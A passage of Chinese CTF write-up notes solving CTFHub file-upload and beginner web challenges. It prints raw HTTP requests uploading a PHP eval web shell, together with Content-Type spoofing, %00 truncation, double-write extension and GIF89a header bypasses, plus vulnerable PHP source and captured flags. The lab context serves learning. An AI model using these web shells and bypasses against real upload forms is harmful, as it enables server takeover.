4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6  Accept-Encoding: gzip, deflate
7  Content-Type: multipart/form-data;
   boundary=---------------------------331516181890449651134413439O7
8  Content-Length: 396
9  Origin: http://challenge-5f56e8269599bb1a.sandbox.ctfhub.com:10800
10 Connection: close
11 Referer: http://challenge-5f56e8269599bb1a.sandbox.ctfhub.com:10800/
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 ---------------------------331516181890449651134413439O7
16 Content-Disposition: form-data; name="file"; filename="shell.php"
17 Content-Type: application/octet-stream
18
19 <?php
20  echo "hello";
21 @eval($_POST['yjh']);?>
22 ---------------------------331516181890449651134413439O7
23 Content-Disposition: form-data; name="submit"
24
25 Submit
26 ---------------------------331516181890449651134413439O7--
```

把content—Type改一下

```
POST / HTTP/1.1
Host: challenge-5f56e8269599bbla.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------383808150635160582858567850 96
Content-Length: 396
Origin: http://challenge-5f56e8269599bbla.sandbox.ctfhub.com:10800
Connection: close
Referer: http://challenge-5f56e8269599bbla.sandbox.ctfhub.com:10800/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------383808150635160582858567850 96
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: image/jpeg

<?php
 echo "hello";
@eval($_POST['yjh']);?>
-----------------------------383808150635160582858567850 96
Content-Disposition: form-data; name="submit"

Submit
-----------------------------383808150635160582858567850 96--

```

然后发包 提示上传成功 用蚁剑链接找到flag

128.文件上传 00截断

原理：%00，0x00，/00都属于00截断，利用的是服务器的解析漏洞（ascii中0表示字符串结束），所以读取字符串到00就会停止，认为已经结束。

在url中 %00 表示ascll码中的 0 ，而ascii中0作为特殊字符保留，表示字符串结束，所以当url中出现%00时就会认为读取已结束。

0x00是字符串的结束标识符，攻击者可以利用手动添加字符串标识符的方式来将后面的内容进行截断，而后面的内容又可以帮助我们绕过检测。
数据包中必须含有上传后文件的目录情况才可以用，比如数据包中存在path: uploads/，那么攻击者可以通过修改path的值来构造paylod: uploads/aa.php%00

```php
if (!empty($_POST['submit'])) {
    $name = basename($_FILES['file']['name']);
    $info = pathinfo($name);
    $ext = $info['extension'];
    $whitelist = array("jpg", "png", "gif");
    if (in_array($ext, $whitelist)) {
        $des = $_GET['road'] . "/" . rand(10, 99) . date("YmdHis") . "." . $ext;
        if (move_uploaded_file($_FILES['file']['tmp_name'], $des)) {
            echo "<script>alert('上传成功')</script>";
        } else {
            echo "<script>alert('上传失败')</script>";
        }
    } else {
        echo "文件类型不匹配";
    }
}
```

先在源代码里找到白名单

更改shell后缀为png并上传抓包

```
POST /?road=/var/www/html/upload/ HTTP/1.1
Host: challenge-362027f7d44d02f8.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------124445798418882456204089747003
Content-Length: 388
Origin: http://challenge-362027f7d44d02f8.sandbox.ctfhub.com:10800
Connection: close
Referer: http://challenge-362027f7d44d02f8.sandbox.ctfhub.com:10800/?road=/var/www/html/upload/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------124445798418882456204089747003
Content-Disposition: form-data; name="file"; filename="shell.php.png"
Content-Type: image/png

<?php
 echo "hello";
@eval($_POST['yjh']);?>
-----------------------------124445798418882456204089747003
Content-Disposition: form-data; name="submit"

Submit
-----------------------------124445798418882456204089747003--
```

改一下payload 加上shell.php%00 放包

```
POST /?road=/var/www/html/upload/shell.php%00 HTTP/1.1
```

蚁剑链接shell.php找到flag


129.文件上传 双写后缀

查看源代码

```
<!--
$name = basename($_FILES['file']['name']);
$blacklist = array("php", "php5", "php4", "php3",
$name = str_ireplace($blacklist, "", $name);
-->
```

有黑名单过滤

上传shell.php发现后缀没了




抓包 双写绕过(pphphp) 放包 蚁剑连接


```
POST / HTTP/1.1
Host: challenge-773498e7d8f8d4cb.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en
Accept-Encoding: gzip, deflate
Referer: http://challenge-773498e7d8f8d4cb.sandbox.ctfhub.com:10800/
Content-Type: multipart/form-data;
boundary=--------------------------324154439624277769495983449 41
Content-Length: 396
Origin: http://challenge-773498e7d8f8d4cb.sandbox.ctfhub.com:10800
Connection: close
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------324154439624277769495983449 41
Content-Disposition: form-data; name="file"; filename="shell.pphphp"
Content-Type: application/octet-stream

<?php
 echo "hello";
@eval($_POST['yjh']);?>
```


130.文件上传 文件头检查

上传php文件 跳出提示



上传shell.php.png上传






介绍：图片的文件头：GIF89a


```
POST / HTTP/1.1
Host: challenge-3798d0ele2475cce.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------111145564724442263461068823846
Content-Length: 389
Origin: http://challenge-3798d0ele2475cce.sandbox.ctfhub.com:10800
Connection: close
Referer: http://challenge-3798d0ele2475cce.sandbox.ctfhub.com:10800/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------111145564724442263461068823846
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: image/jpeg

GIF89a
<?php
 echo "hello";
@eval($_POST['yjh']);?>
-----------------------------111145564724442263461068823846
Content-Disposition: form-data; name="submit"

Submit
-----------------------------111145564724442263461068823846--
```

上传文件相对路径
upload/shell.php


131.A1 GET & POST





```php
<?php
highlight_file(__FILE__);
$a  =  $_GET["a"];
$b  =  $_POST["b"];
if  (isset($a)  &&  isset($b))  {
        $flag  =  file_get_contents('/flag');
        echo  ($flag);
} flag{740bfb2d-dd73-4eb2-a9a4-beddd2877201}
```



132.A1 ez_md5





```php
<?php
highlight_file(__FILE__);
error_reporting(0);
$a=$_GET['a'];
$b=$_GET['b'];
$c=$_POST['c'];
$d=$_POST['d'];
if($a!==$b&&md5($a)==md5($b)){
        echo("这怎么给你绕过去了,试试我的sha1\n");
        if(sha1($c)==sha1($d)&&$c!==$d){
                echo("你好厉害，我不玩了\n");
                $flag=file_get_contents("/flag");
                echo($flag);
        }else{
                echo("sha1果然安全不少\n");
        }

}else{
        echo("hello  world!!\n");
}
?>      这怎么给你绕过去了,试试我的sha1 你好厉害，我不玩了 flag{174c1c64-e0ed-492a-ba35-6b5d67130cc2}
```



强比较弱比较 数组绕过


133.A1ez_jump




根据题目提示 想看看控制台网络 能不能抓到什么

抓包 送到repeater 去掉hello.php


134.A1 游戏启动!



是一个盖楼游戏




试试前端改分数，但打开源码 查找6666 看到alert函数 直接解码 拿到flag



135.A1 ez_eval


控制台里找到hint 查看文件





```
eval($_POST['a']);
```

rce注入

